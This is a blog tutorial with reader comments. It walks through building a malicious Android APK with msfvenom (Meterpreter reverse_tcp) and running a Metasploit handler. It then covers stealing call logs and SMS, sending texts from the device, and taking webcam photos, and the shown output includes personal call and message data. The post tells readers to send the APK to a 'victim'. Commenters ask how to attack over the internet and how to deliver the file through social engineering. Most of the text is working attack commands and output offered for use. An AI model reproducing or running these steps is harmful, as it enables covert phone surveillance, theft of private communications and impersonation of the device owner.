

Hacking Articles

Raj Chandel's Blog



Menu

[Home](#) » [Hacking Tools](#) » [Hack Call Logs, SMS, Camera of Remote Android Phone using Metasploit](#)

Hacking Tools , Kali Linux , Penetration Testing

Hack Call Logs, SMS, Camera of Remote Android Phone using Metasploit

March 31, 2016 By Raj Chandel

In this article, we will learn how to hack an android device and exploit it according to one's desires. Android is an operating system based on Linux kernel. It uses an APK file format to install any application. Hence, our malware will also be in APK format. To construct the malware use the following msfvenom command :


```
msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 > s
```

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 > shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10093 bytes
```

As the msfvenom malware is created, start the handler in order to have a session and for this type :

```
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.1.109
set lport 1234
exploit
```

Once the exploit is executed, send the APK file to the victim and make sure to run the file in their android phone. As the said file will run, you will have a session as shown in the image below :



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (70554 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.100:38734) at 2019-02-17

meterpreter > sysinfo
Computer      : localhost
OS            : Android 8.0.0 - Linux 3.18.66-perf+ (aarch64)
Meterpreter   : dalvik/android
meterpreter > █
```

Now, there are various commands to further exploit your victim's device. We will show you practical of some of the major commands and all of these commands are shown in the image below :

Android Commands

=====

Command	Description
-----	-----
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

meterpreter > █

You can check whether the device is rooted or not by using the following command :

```
check_root
```

```
meterpreter > check_root  
[*] Device is not rooted
```

You can also dump all the call-logs by using the following command ;

```
dump_calllog
```

```
meterpreter > dump_calllog  
[*] Fetching 500 entries  
[*] Call log saved to calllog_dump_20190217113843.txt  
meterpreter > █
```

The above command will generate a TXT file with all the detailed list of call logs. Use the following command to read its contents :

cat <text file name>

```
root@kali:~# cat calllog_dump_20190217113843.txt

=====
[+] Call log dump
=====
www.hackingarticles.in
Date: 2019-02-17 11:38:43 -0500
OS: Android 8.0.0 - Linux 3.18.66-perf+ (aarch64)
Remote IP: 192.168.1.100
Remote Port: 38734

#1
Number   : +917500000001
Name     : Yash
Date     : Sat Feb 09 11:24:51 GMT+05:30 2019
Type     : OUTGOING
Duration : 0

#2
Number   : +917500000041
Name     : Yash
Date     : Sat Feb 09 11:25:21 GMT+05:30 2019
Type     : OUTGOING
Duration : 0

#3
Number   : 92500000157
Name     : null
Date     : Sat Feb 09 11:26:00 GMT+05:30 2019
Type     : OUTGOING
Duration : 0

#4
Number   : +91750000003441
Name     : Yash
Date     : Sat Feb 09 11:26:04 GMT+05:30 2019
Type     : OUTGOING
Duration : 1106
```

You can also send any kind of SMS from the device, remotely, with the following command :

```
send_sms -d 95***** -t hacked
```

```
meterpreter > send_sms -d 95900000007347 -t hacked
[+] SMS sent - Transmission successful
meterpreter > 
```

You can even use the following command to capture a picture :

```
webcam_snap
```

It will save the picture into a JPEG file.

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/BSZfIbEi.jpeg
meterpreter > 
```

Similar to dumping the call logs, you can also dump all the SMSs with the following command :

```
dump_sms
```

```
meterpreter > dump_sms
[*] Fetching 910 sms messages
[*] SMS messages saved to: sms_dump_20190217115228.txt
```

And then you can read the SMS dump file using cat command as shown in the image below :

```
root@kali:~# cat sms_dump_20190217115228.txt

=====
[+] SMS messages dump
=====

Date: 2019-02-17 11:52:28 -0500
OS: Android 8.0.0 - Linux 3.18.66-perf+ (aarch64)
Remote IP: 192.168.1.100
Remote Port: 38734

#1
Type      : Outgoing
Date      : 2019-02-17 11:41:34
Address   : 959777047
Status    : MASK_TEMPORARY_ERROR
Message   : hacked

#2
Type      : Incoming
Date      : 2019-02-17 07:55:31
Address   : AXHDFCBK
Status    : NOT_RECEIVED
Message   : ALERT: You've spent Rs.415.00 on CREDIT Card : SING REPUBLIC on

#3
Type      : Incoming
Date      : 2019-02-17 07:40:48
Address   : AXJUSTDL
Status    : NOT_RECEIVED
Message   : 2, Ms Amit +9 28 enquired for Computer Training Institutes in New Delhi

#4
Type      : Incoming
Date      : 2019-02-17 01:47:53
Address   : IMCARDLO
Status    : NOT_RECEIVED
Message   : If you have an existing credit card you are eligible for new card & get vouchers
```

This way, you can exploit android as the way you like it.

Author: Yashika Dhir is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)

◀ PREVIOUS POST

How to Setup VyOS (Virtual Router Pentest Lab)

NEXT POST ▶

Finding Vulnerability in EasyCafe Server using Metasploit

27 thoughts on “Hack Call Logs, SMS, Camera of Remote Android Phone using Metasploit”

**Mahi Singh**

December 5, 2017 at 1:36 pm

hello akshay,
hope you are doing well,
i just wanted to know that i have applied command which you have mentioned above but i am not able to get access of my mobile on . so can you please help me out.
thank you

**reena**

February 4, 2018 at 8:07 am

when i search for my ip in termux by ifconfig there is two internal ip showing Link
encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0

Link encap:Ethernet HWaddr DC:1A:C5:10:47:B3
inet addr:10.0.2.60 Bcast:10.0.255.255 Mask:255.255.0.0
so what is the value of lhost and lport for creating payload

**Raj Chandel**

February 5, 2018 at 5:58 am

10.0.2.60

**KUSHAL PAL SINGH**

October 30, 2019 at 2:21 am

Ip address= inet addr 10.0.2.6.=lhost
And
lport=your choice four digit number

**Hakced**

August 2, 2020 at 3:36 am

You should not share your ip on public sites

**Crazylang**

August 25, 2020 at 9:47 am

Come on it was just an example IP!

It would have changed before he published the article

**Joseph**

February 21, 2018 at 2:09 pm

what to do to hack multiple android system.

**Ivan cliff**

April 28, 2018 at 9:57 am

Thnx

**Deepak**

December 19, 2018 at 7:11 am

how to hack it using WAN connction my LAN IP is 192.168.x.x and my WAN IP is 49.65.y.y how to set a listening port.

**khan saad**

January 21, 2020 at 4:23 pm

Using Port Forwarding , you can use Ngrock to do this attack using WAN You can check this blog On how to use metasploit using Port forwarding method
<https://www.termux.ga/2020/01/how-to-hack-android-phone-using-termux-with-Metasploit-2020.html>

**khan saad**

January 29, 2020 at 6:13 am

Using Port Forwarding , you can use Ngrock to do this attack using WAN You can check this blog On how to use metasploit using Port forwarding method
<https://www.learntermux.tech/2020/01/how-to-hack-android-phone-using-termux-with-Metasploit-2020.html>



sudipta kumar das

March 20, 2019 at 11:32 am

its just wow.....everything worked perfectly.....thank u...



KUSHAL PAL SINGH

August 10, 2019 at 3:27 pm

Apk storage me kese aayega



pavandeep singh

August 10, 2019 at 5:05 pm

It can be sent to the victim through some Social Engineering techniques.



KUSHAL PAL SINGH

October 30, 2019 at 2:24 am

I mean ye apk mere phone's storage me show nhi ho rha h
How i sent it for my victim
Ple help



khan saad

January 9, 2020 at 9:18 am

you can use a prameter -o which will be the Path to place the infected file.
like the given example:

```
msfvenom -p android/meterpreter/reverse_tcp -platform android -o  
/data/data/com.termux/files/home/storage/ LHOST= 192.186.45.4  
LPORT=569
```



Nullan

August 21, 2019 at 6:42 am

hi does webcam_snap works for android also. i tried but its not coming.

**Saad Maqsood**

October 18, 2020 at 6:57 am

It Does

**qwerty ytrewq123**

November 20, 2019 at 9:26 am

i cant understand the mfvenom trick..pliizz help me

**Bill Clayton**

November 20, 2019 at 5:46 pm

Great article! I just can't find my app to send, I'm using termux.

**Santhosh**

November 24, 2019 at 10:12 am

inet 127.0.0.1 net mask 255.0.0.0

inet6 ::1

**Ankletee**

February 19, 2020 at 9:37 am

Please can you send termux command for this

**Bill**

July 28, 2020 at 12:34 pm

Hello Raj

Great article

How do I access my apk payload?

Thanks in advance

Bill

jowinjohn



December 29, 2020 at 5:08 pm

u can access it from the file manager

**Reagan Odhiambo**

April 3, 2021 at 11:04 pm

Can this be used to get access to devices not connected to same network as my pc?

**site. Thanks for posting.**

April 12, 2021 at 10:36 am

Very good blog,thank you very much for your effort in writing the posts.

**Joe Ryan**

May 2, 2021 at 6:40 am

thank you for your great articles

is there a way to dump the last sms instead of all of it?

Comments are closed.

Search ...

Search

Join Our Training Program





Categories

Cryptography & Steganography

CTF Challenges

Cyber Forensics

Database Hacking

Footprinting

Hacking Tools

Kali Linux

Nmap

Others

Password Cracking

Penetration Testing

Pentest Lab Setup

Privilege Escalation

Red Teaming

Social Engineering Toolkit

Uncategorized

Website Hacking

Window Password Hacking

Wireless Hacking

Wireless Penetration Testing

Archives

Select Month



You may like

Best Alternative of Netcat Listener

April 3, 2024

64-bit Linux Assembly and Shellcoding

March 29, 2024